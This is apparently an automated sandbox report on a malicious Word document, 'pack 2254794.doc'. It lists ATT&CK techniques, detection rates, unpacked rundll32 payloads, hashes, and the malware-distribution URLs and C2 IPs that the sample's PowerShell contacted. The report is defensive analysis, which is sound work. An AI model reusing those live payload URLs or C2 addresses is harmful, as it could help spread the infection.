Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	PowerShell 4	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comm

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pack 2254794.doc	30%	Virustotal		Browse
pack 2254794.doc	33%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.190000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
petafilm.com	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://petafilm.com	6%	Virustotal		Browse
http://petafilm.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://zieflix.teleskopstore.com/cgi-bin/Gt3S/	5%	Virustotal		Browse
http://zieflix.teleskopstore.com/cgi-bin/Gt3S/	0%	Avira URL Cloud	safe	
http://5.2.136.90/76cxdz6xxj/u15u3hf6xq6us/0vtcgy/tltp48/51u1dif1fy5wlgpgf/	0%	Avira URL Cloud	safe	
http://https://somanap.com/wp-admin/P/	0%	Avira URL Cloud	safe	
http://https://fnjbq.com/wp-includes/rlR/	100%	Avira URL Cloud	malware	
http://wap.zhonglisc.com/wp-includes/QryCB/	100%	Avira URL Cloud	malware	
http://petafilm.com/wp-admin/4m/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/	100%	Avira URL Cloud	malware	
http://givingthanksdaily.com/qlE/VeF/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
petafilm.com	176.53.69.151	true	true	• 6%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://5.2.136.90/76cxdz6xxj/u15u3hf6xq6us/0vtcgy/tltp48/51u1dif1fy5wlgpgf/	true	• Avira URL Cloud: safe	unknown
http://petafilm.com/wp-admin/4m/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2108503830.0000000001D77000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102634716.000 0000002037000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000007.0000000 2.2101604260.0000000001E50000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2107691837.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101604260.000 0000001E50000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2107691837.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101604260.000 0000001E50000.00000002.0000000 1.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://petafilm.com	powershell.exe, 00000005.00000002.2106127906.0000000003B33000.00000004.00000001.sdmp	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2108503830.0000000001D77000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102634716.0000000002037000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2105249606.000000002037000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2098095500.00000000024D0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105644253.00000000028E0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2106881102.0000000002890000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2096126054.00000000003C4000.00000004.00000020.sdmp	false		high
http://zieflix.teleskopstore.com/cgi-bin/Gt3S/	powershell.exe, 00000005.00000002.2105049912.0000000003803000.00000004.00000001.sdmp	true	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://somanap.com/wp-admin/P/	powershell.exe, 00000005.00000002.2105049912.0000000003803000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2107691837.0000000001B90000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101604260.0000001E50000.00000002.00000001.sdmp	false		high
http://https://fnjbq.com/wp-includes/rlR/	powershell.exe, 00000005.00000002.2105049912.0000000003803000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://wap.zhonglisc.com/wp-includes/QryCB/	powershell.exe, 00000005.00000002.2105049912.0000000003803000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2098095500.00000000024D0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105644253.00000000028E0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2106881102.0000000002890000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.piriform.com/cclea;	powershell.exe, 00000005.00000002.2096126054.00000000003C4000.00000004.00000020.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2108503830.0000000001D77000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102634716.0000000002037000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2105249606.000000002037000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2107691837.0000000001B90000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101604260.0000001E50000.00000002.00000001.sdmp	false		high
http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/	powershell.exe, 00000005.00000002.2105049912.0000000003803000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://givingthanksdaily.com/qlE/VeF/	powershell.exe, 00000005.00000002.2105049912.0000000003803000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.53.69.151	unknown	Turkey		42926	RADORETR	true
5.2.136.90	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336496
Start date:	06.01.2021
Start time:	08:48:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	pack 2254794.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@18/8@1/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 88% (good quality ratio 84.5%) • Quality average: 76.7% • Quality standard deviation: 26.2%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:48:40	API Interceptor	1x Sleep call for process: msg.exe modified
08:48:41	API Interceptor	31x Sleep call for process: powershell.exe modified
08:48:46	API Interceptor	946x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
176.53.69.151	informazioni-0501-012021.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	rapport 40329241.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	doc_X_13536.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
5.2.136.90	DATA-480841.doc	Get hash	malicious	Browse	• 5.2.136.90/6tycsc/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 5.2.136.90/gv38bn75mnjox2y/c6b9ni4/vj3ut3/kld53/bp623/r5qw7a8y6jtlf9qu/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 5.2.136.90/9ormjijma/sd2xibclmrp5oftlrxf/
	Adjunto.doc	Get hash	malicious	Browse	• 5.2.136.90/nmjn7tw17/z6mjkdfb6xb/85tf0qh6u/bqo6i0tmr9bo/
	arc-NZY886292.doc	Get hash	malicious	Browse	• 5.2.136.90/zpm1364ks766bq5tfgm/of4c87wiptl9gmt2iai/xi3tkrikfkjmyw07j7s/8758g9rolh/96kjwl7hgnpltacdm2/gdi8d56ispt49sa36ql/
	NQN0244_012021.doc	Get hash	malicious	Browse	• 5.2.136.90/xgyqftp8/ypox5kzx24gfln5utkh/ejrffzc54r5vq/itkmc/prx4/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 5.2.136.90/tqndp5p5qacps4njp6/p6z0bktcdw7ja/i1rph/
	Scan-0767672.doc	Get hash	malicious	Browse	• 5.2.136.90/7hs0yieqcvglex40v9/th111ygicc1htiecx/eto0vvprampeftpmcc/
	Documento-2021.doc	Get hash	malicious	Browse	• 5.2.136.90/n5z35/rncfyghpt3nn9/twyyh8xn/dm5hb/
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 5.2.136.90/kcdo20u2bqptv6/
	rapport 40329241.doc	Get hash	malicious	Browse	• 5.2.136.90/6s0p53atjr9ihwygvd/svxo4o84aueyhj9v5m/5lqp30jb/g0ur1kwrzvgj3o0gmmo/dw8my2m1fzzo/
	info_39534.doc	Get hash	malicious	Browse	• 5.2.136.90/5ciqo/dhqbj3xw/
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 5.2.136.90/l7tybna/g7nyjudv6/gf8bykzqxpzupj/wr2o0u8id88pf7dgmx3/9zupu1q7mb/wtjo6ov5niso7jo0n/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 5.2.136.90/vcpu82n/rvhhoco3em4jtl/qxey084opeuhirghxzs/bm8x5w07go1ogzflbv/32imx8ryeb30/bd7tg46kn/
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 5.2.136.90/ji02pdi/39rfb96opn/
	doc_X_13536.doc	Get hash	malicious	Browse	• 5.2.136.90/glhz448zi9act/ieva/q040/sl9198fns4q2/
	REP380501 040121.doc	Get hash	malicious	Browse	• 5.2.136.90/09hsu3aavqd4/8opns7c/oxp5fp7awb/
	doc-20210104-0184.doc	Get hash	malicious	Browse	• 5.2.136.90/78ro59myn48w9a6ku/bcgjwwwuc/
	7823099012021.doc	Get hash	malicious	Browse	• 5.2.136.90/bl7bvpp8itof0dvu5j2/nwcw9ztkp/yjrulnitiі57vcwwk67t/6u49kr6/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
petafilm.com	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 176.53.69.151
	rapport 40329241.doc	Get hash	malicious	Browse	• 176.53.69.151
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 176.53.69.151
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 176.53.69.151
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 176.53.69.151
	doc_X_13536.doc	Get hash	malicious	Browse	• 176.53.69.151
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• 176.53.69.151

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RCS-RDS73-75DrStaicoviciRO	DATA-480841.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 5.2.136.90
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 5.2.136.90
	Adjunto.doc	Get hash	malicious	Browse	• 5.2.136.90
	arc-NZY886292.doc	Get hash	malicious	Browse	• 5.2.136.90
	NQN0244_012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 5.2.136.90
	Scan-0767672.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documento-2021.doc	Get hash	malicious	Browse	• 5.2.136.90
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	rapport 40329241.doc	Get hash	malicious	Browse	• 5.2.136.90
	info_39534.doc	Get hash	malicious	Browse	• 5.2.136.90
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 5.2.136.90
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 5.2.136.90
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 5.2.136.90
	doc_X_13536.doc	Get hash	malicious	Browse	• 5.2.136.90
	REP380501 040121.doc	Get hash	malicious	Browse	• 5.2.136.90
	doc-20210104-0184.doc	Get hash	malicious	Browse	• 5.2.136.90
	7823099012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	vDKnVBINrY.exe	Get hash	malicious	Browse	• 86.120.144.206
RADORETR	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 185.225.36.38
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 176.53.69.151

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 185.225.36.38
	PSX7103491.doc	Get hash	malicious	Browse	• 185.225.36.38
	Beauftragung.doc	Get hash	malicious	Browse	• 185.225.36.38
	rapport 40329241.doc	Get hash	malicious	Browse	• 176.53.69.151
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 176.53.69.151
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 176.53.69.151
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 185.225.36.38
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 176.53.69.151
	doc_X_13536.doc	Get hash	malicious	Browse	• 176.53.69.151
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• 176.53.69.151
	vrhiyc.exe	Get hash	malicious	Browse	• 46.45.148.196
	ucrcdh.exe	Get hash	malicious	Browse	• 46.45.148.196
	lrbwh.exe	Get hash	malicious	Browse	• 46.45.148.196
	ECS95220201112194000053_19280.exe	Get hash	malicious	Browse	• 46.235.9.150
	BdBdbczoqd.exe	Get hash	malicious	Browse	• 185.84.181.88
	N89uC6re8k.exe	Get hash	malicious	Browse	• 185.84.181.89
	SUmXCDNE9J.exe	Get hash	malicious	Browse	• 185.84.181.88
	amEXFGJafW.exe	Get hash	malicious	Browse	• 185.84.181.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F52C8AA2-B174-499E-B3BD-E7523F18DF93}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.37618297427639
Encrypted:	false
SSDEEP:	3:M1uTspu4oNvsspu4omX1uTspu4ov:MsTspFGUspFGTspFy
MD5:	1575B4B03068E9EB1C790279D6F015E9
SHA1:	B03BA64F155CB89C56F2BEFD4834DF9592D7FA43
SHA-256:	172739674EBD8866CDE6E438FF08DBC63AE51F20C6A69F78BDDCF58B1FEE33AF
SHA-512:	02F358E4E8C884FE42D825C68FAA8B656C9D44827F8B17207BD360C4EED0F75C233DDB00789531D1C78FC9009234C9FD0E0B9870074100CE8D1D11B9475B39A
Malicious:	false
Preview:	[doc]..pack 2254794.LNK=0..pack 2254794.LNK=0..[doc]..pack 2254794.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\pack 2254794.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Wed Jan 6 15:48:37 2021, length=173056, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.54485733617009
Encrypted:	false
SSDEEP:	48:8y/XT0jFJ7X8ZjY17XQ/Qh2y/XT0jFJ7X8ZjY17XQ/Q/:8y/XojFJ7XIY17XQ/Qh2y/XojFJ7XIYF
MD5:	E3FBD587B484224CD312DA1A8614455A
SHA1:	E20B34A9EDFD3E61071E6D6EFC21FA59E85D4056
SHA-256:	C4B15C49D33DC71DBFEF56B453F4F0B791BCE90E123A0F54154E3D0C6EA17935
SHA-512:	E3A2F426184A78FBC82878300F15DB755A2AC3ACAB2F5EB13F47C1B3415FDCE6DAAB16D10334F398FA4EC90E7420788DE87E1ACE617C537017AB74148CFDC9AB
Malicious:	false
Preview:	L.....F.... .....{.....{..D...K.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....j.2.....&R.. .PACK22~1.DOC..N.....Q.y.Q.y*...8.....p.a.c.k. .2.2.5.4.7.9.4...d.o.c.....z.....-...8...[.....?J.....C:\Users\..#.....\\405464\Users.user\Desktop\pack 2254794.doc'.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.p.a.c.k. .2.2.5.4.7.9.4...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....405464.....D_....3N...W...9F.C.....[D_....3N...W

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TTTIA5RUAT24SOYOMUL4.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.588015572863861
Encrypted:	false
SSDEEP:	96:chQCsMqbqvsqvJCwo1z8hQCsMqbqvsEHyqvJCworfzv1YkHKf8OzlUVLIu:cy+o1z8yWHnorfzv+f8OoIu

